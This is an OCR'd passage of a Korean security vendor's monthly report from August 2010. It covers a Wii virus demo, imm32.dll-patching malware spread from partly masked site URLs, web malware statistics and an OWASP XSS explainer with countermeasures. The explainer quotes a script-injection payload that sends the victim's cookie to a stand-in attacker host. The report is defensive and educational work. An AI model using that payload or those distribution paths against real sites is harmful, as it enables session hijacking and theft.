
또한, 컴퓨터에서 동작하는 바이러스와 같이, 임베디드 시스템에서 동작하는 프로그램의 코드를 조작하여 원하는 코드를 추가할 수 있기 때문에 임베디드 시스템에서 동작하는 바이러스도 발생할 수 있다는 것을 알리고, 직접 Wii에서 동작하는 바이러스에 감염된 게임을 동작시켰다. 발표자가 제작한 바이러스는 홈 네트워크의 공유기와 사용자의 컴퓨터를 공격하여 인터넷을 마비시키고, 사용자의 컴퓨터를 좀비PC로 만들어서 공격자의 봇넷에 추가하도록 했다.

[그림 2-8] 악성코드에 감염된 게임에 의하여 Wii가 홈네트워크를 공격하는 시연

게임기 뿐만 아니라, 최근 국내에서도 많이 사용되고 있는 아이폰, 안드로이드폰과 같은 스마트폰에서도 역시 비슷한 상황이다. 인터넷에서 불법으로 공유되고 있는 어플리케이션에도 악성코드가 삽입되어 있을 수 있기 때문에 주의해야 한다. 이 발표에서 주장하는 것과 같이, 이미 예전부터 콘솔 게임기를 비롯한 임베디드 시스템 역시 컴퓨터와 마찬가지로 자신은 물론 타인에게 큰 피해를 줄 수 있는 힘을 갖고 있으며, 불법으로 어플리케이션을 다운 받아 이용할 경우 악성코드에 의해 임베디드 시스템은 물론, 자신의 컴퓨터 및 타인의 컴퓨터, 네트워크까지 피해를 입힐 수 있음을 알아야 한다.

Imm32.dll를 패치 하는 악성코드의 증가

8월에도 마찬가지로 주말에는 어김없이 imm32.dll을 패치하는 악성코드를 비롯하여 AV-Killer기능을 가진 게임핵 악성코드가 집중적으로 유포되었음을 확인하였다.




제목	받은 날짜
[IncidentWeb:Korea]http://wow.[redacted].com	2010-08-22 (일) 오후 3:20
[IncidentWeb:Korea]http://wow.[redacted].com	2010-08-22 (일) 오후 12:15
[IncidentWeb:Korea]http://wow.[redacted].com	2010-08-22 (일) 오전 12:24
[IncidentWeb:Korea]http://wow.[redacted].com	2010-08-21 (토) 오후 9:34
[IncidentWeb:Korea]http://wow.[redacted].com	2010-08-21 (토) 오후 7:58
[IncidentWeb:Korea]http://wow.[redacted].com	2010-08-21 (토) 오후 2:41
[IncidentWeb:Korea]http://wow.[redacted].com	2010-08-21 (토) 오전 3:00
[IncidentWeb:Korea]http://wow.[redacted].com	2010-08-21 (토) 오전 12:25
[IncidentWeb:Korea]http://wow.[redacted].com	2010-08-16 (월) 오전 2:51
[IncidentWeb:Korea]http://wow.[redacted].com	2010-08-15 (일) 오후 11:36
[IncidentWeb:Korea]http://wow.[redacted].com	2010-08-15 (일) 오후 9:15
[IncidentWeb:Korea]http://wow.[redacted].com	2010-08-15 (일) 오후 6:48
[IncidentWeb:Korea]http://wow.[redacted].com	2010-08-15 (일) 오후 12:22
[IncidentWeb:Korea]http://wow.[redacted].com	2010-08-15 (일) 오전 5:15
[IncidentWeb:Korea]http://wow.[redacted].com	2010-08-15 (일) 오전 2:27
[IncidentWeb:Korea]http://wow.[redacted].com	2010-08-14 (토) 오후 4:26
[IncidentWeb:Korea]http://wow.[redacted].com	2010-08-14 (토) 오후 1:21
[IncidentWeb:Korea]http://wow.[redacted].com	2010-08-14 (토) 오전 9:12
[IncidentWeb:Korea]http://wow.[redacted].com	2010-08-14 (토) 오전 6:25
[IncidentWeb:Korea]http://wow.[redacted].com	2010-08-14 (토) 오전 2:23
[IncidentWeb:Korea]http://wow.[redacted].com	2010-08-13 (금) 오후 9:52

[그림 2-9] imm32.dll 패치 악성코드의 유포주기

2010-08-21 ~ 2010-08-22
http://wow.*******.com/script/movie_ativex_patch.js
http://*******.com/ads.htm
http://*******.com/K.js
http://*******.com/y.exe

2010-08-13 ~ 2010-08-16
http://wow.*******.com/script/movie_ativex_patch.js
http://*******.com/a.htm
http://*******.com/K.js
http:/*******.com/n.exe

[그림 2-10] imm32.dll 패치 악성코드의 유포내역



[그림2-11] imm32.dll 패치 악성코드의 피해 건수(V3Lite 기준)

[그림 2-11]에 설명되어 있는 피해건수는 주말 동안에 발생한 것이며, 지금까지 언급한 내용들을 종합해 보면 평일보다는 주말에 PC사용량이 많고, 감염되었던 PC들은 보안 업데이트가 제대로 안되어 있었음을 의미한다. 침해 사이트를 통해서 악성코드 유포 시 MS10-042취약점 이용사례도 꾸준히 발견되어 있어 사용자들의 주의가 필요하며 반드시 보안 업데이트를 적용해 주는 것이 악성코드의 감염을 예방할 수 있는 지름길이다.

3. 웹 보안 동향

웹 보안 통계


월별 악성코드 보안 요약

구분	건수
악성코드 발견 건수	94,045
악성코드 유형	880
악성코드가 발견된 도메인	782
악성코드 발견된 URL	3,638

[표3-1] 웹 사이트 보안 요약

악성코드 발견 건수는 94,045건이고, 악성코드 유형은 880건이며, 악성코드가 발견된 도메인은 782건이며, 악성코드 발견된 URL은 3,638 건이다. 2010년 8월은 2010년 7월보다 악성코드 발견 건수는 다소 감소하였으나, 악성코드 유형, 악성코드가 발견된 도메인, 악성코드 발견된 URL 은 증가하였다.


월별 악성코드 발견 건수



[그림 3-1] 월별 악성코드 발견 건수

2010년 8월 악성코드 발견 건수는 전달의 100,682건에 비해 93% 수준인 94,045건이다.


월별 악성코드 유형



[그림 3-2] 월별 악성코드 유형

2010년 8월 악성코드 유형은 전달의 740건에 비해 119% 수준인 880건이다.


월별 악성코드가 발견된 도메인



[그림 3-3] 월별 악성코드가 발견된 도메인

2010년 8월 악성코드가 발견된 도메인은 전달의 708건에 비해 110% 수준인 782건이다.

월별 악성코드가 발견된 URL




[그림 3-4] 월별 악성코드가 발견된 URL

2010년 8월 악성코드가 발견된 URL은 전달의 3,112건에 비해 117% 수준인 3,638건이다.

악성코드 유형별 배포 수

유형	건수	비율
ADWARE	34,489	36.7 %
TROJAN	26,372	28 %
Win32/VIRUT	9,452	10.1 %
DROPPER	7,609	8.1 %
JOKE	2,650	2.8 %
DOWNLOADER	645	0.7 %
APPCARE	423	0.4 %
SPYWARE	106	0.1 %
WIN-CLICKER	2	0 %
ETC	12,297	13.1 %
	94,045	100 %

[표 3-2] 악성코드 유형별 배포 수



[그림 3-5] 악성코드 유형별 배포 수

악성코드 유형별 배포 수에서 애드웨어류가 34,489건 전체의 36.7%로 1위를 차지하였으며, 트로잔류가 26,372건으로 전체의 28%로 2위를 차지하였다.

악성코드 배포 Top 10

순위	등락	악성코드명	건수	비율
1	↑ 2	Win-Adware/Shortcut.InlivePlayerActiveX.234	15,836	26.6 %
2	–	Win-Adware/Woowa.24576	7,182	12.1 %
3	↑ 4	Win32/Induc	6,939	11.7 %
4	New	Dropper/Malware.97280.HJ	6,498	10.9 %
5	↓ 4	Win-Trojan/Downloader.518657	6,284	10.6 %
6	New	Win32/Virut	4,610	7.8 %
7	New	Win-Trojan/Spack.Gen	3,715	6.2 %
8	New	Win32/Virut.B	3,556	6 %
9	New	Win-Joke/Stressreducer.1286147	2,556	4.3 %
10	↓ 6	Win-Adware/Shortcut.IconJoy.642048	2,277	3.8 %
			59,453	100 %

[표 3-3] 악성코드 배포 Top 10

악성코드 배포 Top10에서 Win-Adware/Shortcut.InlivePlayerActiveX.2340이 15,836건으로 1위를 차지하였으며, Top10에 Dropper/Malware.97280.HJ등 5건이 새로 등장하였다.

웹 보안 이슈

OWASP 2010 TOP2

지난 Vol.07은 Vol.06에서 개괄적으로 살펴보았던 OWASP 2010 Top10을 하나씩 자세히 살펴보고 있다. 그 두 번째 시간으로 OWASP 2010 Top 2크로스 사이트 스크립팅(XSS)[1] 공격에 대해서 알아보자.

먼저 크로스 사이트 스크립팅 공격의 주요 사항은 다음의 그림을 통해 알 수 있다.

[그림 3-6] 크로스사이트 스크립팅 개괄

1. www.owasp.com, café.naver.com/securityplus

1) 주요 내용

- Threat Agents(공격자) : 내,외부 사용자, 관리자를 포함한 시스템에 신뢰할 수 없는 데이터를 보낼 수 있는 사람.
- Attack Vectors(공격경로) : 공격자는 브라우저에서 인터프리터를 악용할 수 있는 텍스트 기반의 공격 스크립트를 전송한다. 데이터베이스의 데이터와 같은 내부 소스를 포함한 거의 모든 데이터 소스가 공격 경로로 사용될 수 있다.
- Security Weakness(보안 취약점) : XSS는 가장 널리 알려진 웹 어플리케이션 보안 결함이다. XSS 결함은 어플리케이션이 적절하게 검증하거나 제한하지 않고 사용자가 제공한 데이터를 브라우저가 전송한 페이지에 포함시킬 때 발생한다. XSS결함은 Stored, Rflected, 그리고 DOM 기반 XSS. 이렇게 3가지의 알려진 형태가 있다. 대부분의 XSS 결함은 테스트나 코드 분석을 통해 아주 쉽게 탐지할 수 있다.
- Technical Impacts(기술적 영향) : 공격자는 사용자 세션 하이재킹, 웹 사이트 변조, 악성 콘텐츠 삽입, 사용자 리다이렉트, 악성코드를 사용해 사용자 브라우저 하이재킹 등을 위해 사용자 브라우저에 스크립트를 실행할 수 있다.
- Business Impacts(비즈니스 영향) : 영향 받는 시스템과 시스템이 처리하는 모든 데이터의 비즈니스 가치를 고려한다. 또한 취약점의 공개적 노출이 비즈니스에 미치는 영향도 고려해야 한다.

2) 인젝션 공격 예

이 어플리케이션은 신뢰할 수 없는 데이터를 검증이나 제한 처리 없이 HTML 구성에 사용한다 :

(String) page += "<input name='creditcard' type='TEXT'value='" + request.getParameter("CC") + "'>";

공격자는 브라우저에서 이 'CC' 변수를 아래와같이 수정한다:

'><script>document.location='http://www.attacker.com/cgi-bin/cookie.cgi?foo='+document.cookie</script>'.

사용자의세션ID는 공격자의 웹사이트로 전송되어, 공격자는 사용자의 현재 세션을 하이재킹 할 수 있다. 공격자는XSS를 사용해 어플리케이션의 CSRF 방어를 무력화할 수도 있다는 점에 주의 하도록 한다.

3) 대응책

XSS를 대응책으로는 활성 브라우저 콘텐츠와 신뢰할 수 없는 데이터를 항상 분리해야만 한다.

- 선호되는 방법으로는 신뢰할 수 없는 데이터가 포함 될 수 있는 HTML(body, attribute, 자바스크립트, CSS, URL) 기반 데이터 전체를 올바르게 제한하는 것이다. UI 프레임워크에서 제한 처리를 수행하지 않는다면, 개발자들은 어플리케이션 내에서 제한 처리를 포함시켜야 한다.
- 적절한 정규화와 디코딩으로 긍정적 혹은 화이트리스트 입력 검증을 수행하는 것도 XSS로부터 보호하는데 도움이 되지만, 입력에 특수문자가 필요한 어플리케이션 많이 있기 때문에 완벽한 방어책은 될 수 없다. 이 경우, 입력을 허용하기 전에 가능한 인코딩된 모든 입력을 디코딩해 길이, 문자, 포맷, 데이터 관련 업무 역할을 검증하도록 한다.

지금까지 OWASP 2010 TOP2인 크로스 사이트 스크립팅(XSS)에 대해 알아보았다. 추가적인 내용은 아래의 reference를 참고하기 바란다.

[Reference]

OWASP

- OWASP XSS Prevention Cheat Sheet
- OWASP Cross-Site Scripting Article
- ESAPI Project Home Page
- ESAPI Encoder API
- ASVS: Output Encoding/Escaping Requirements (V6)
- ASVS: Input Validation Requirements (V5)
- Testing Guide: 1st 3 Chapters on Data Validation Testing
- OWASP Code Review Guide: Chapter on XSS Review

External

- CWE Entry 79 on Cross-Site Scripting
- RSnake'sXSS Attack Cheat Sheet

발행월 : 2010년 8월

ASEC REPORT 집필진

편 집 장 선임 연구원 허 종 오

집 필 진 선임 연구원 정 진 성
선임 연구원 장 영 준
선임 연구원 허 종 오
주임 연구원 안 창 용
주임 연구원 박 시 준
연구원 김 재 홍
연구원 하 동 주

감 수 상 무 조 시 행

참여연구원 ASEC 연구원
SiteGuard 연구원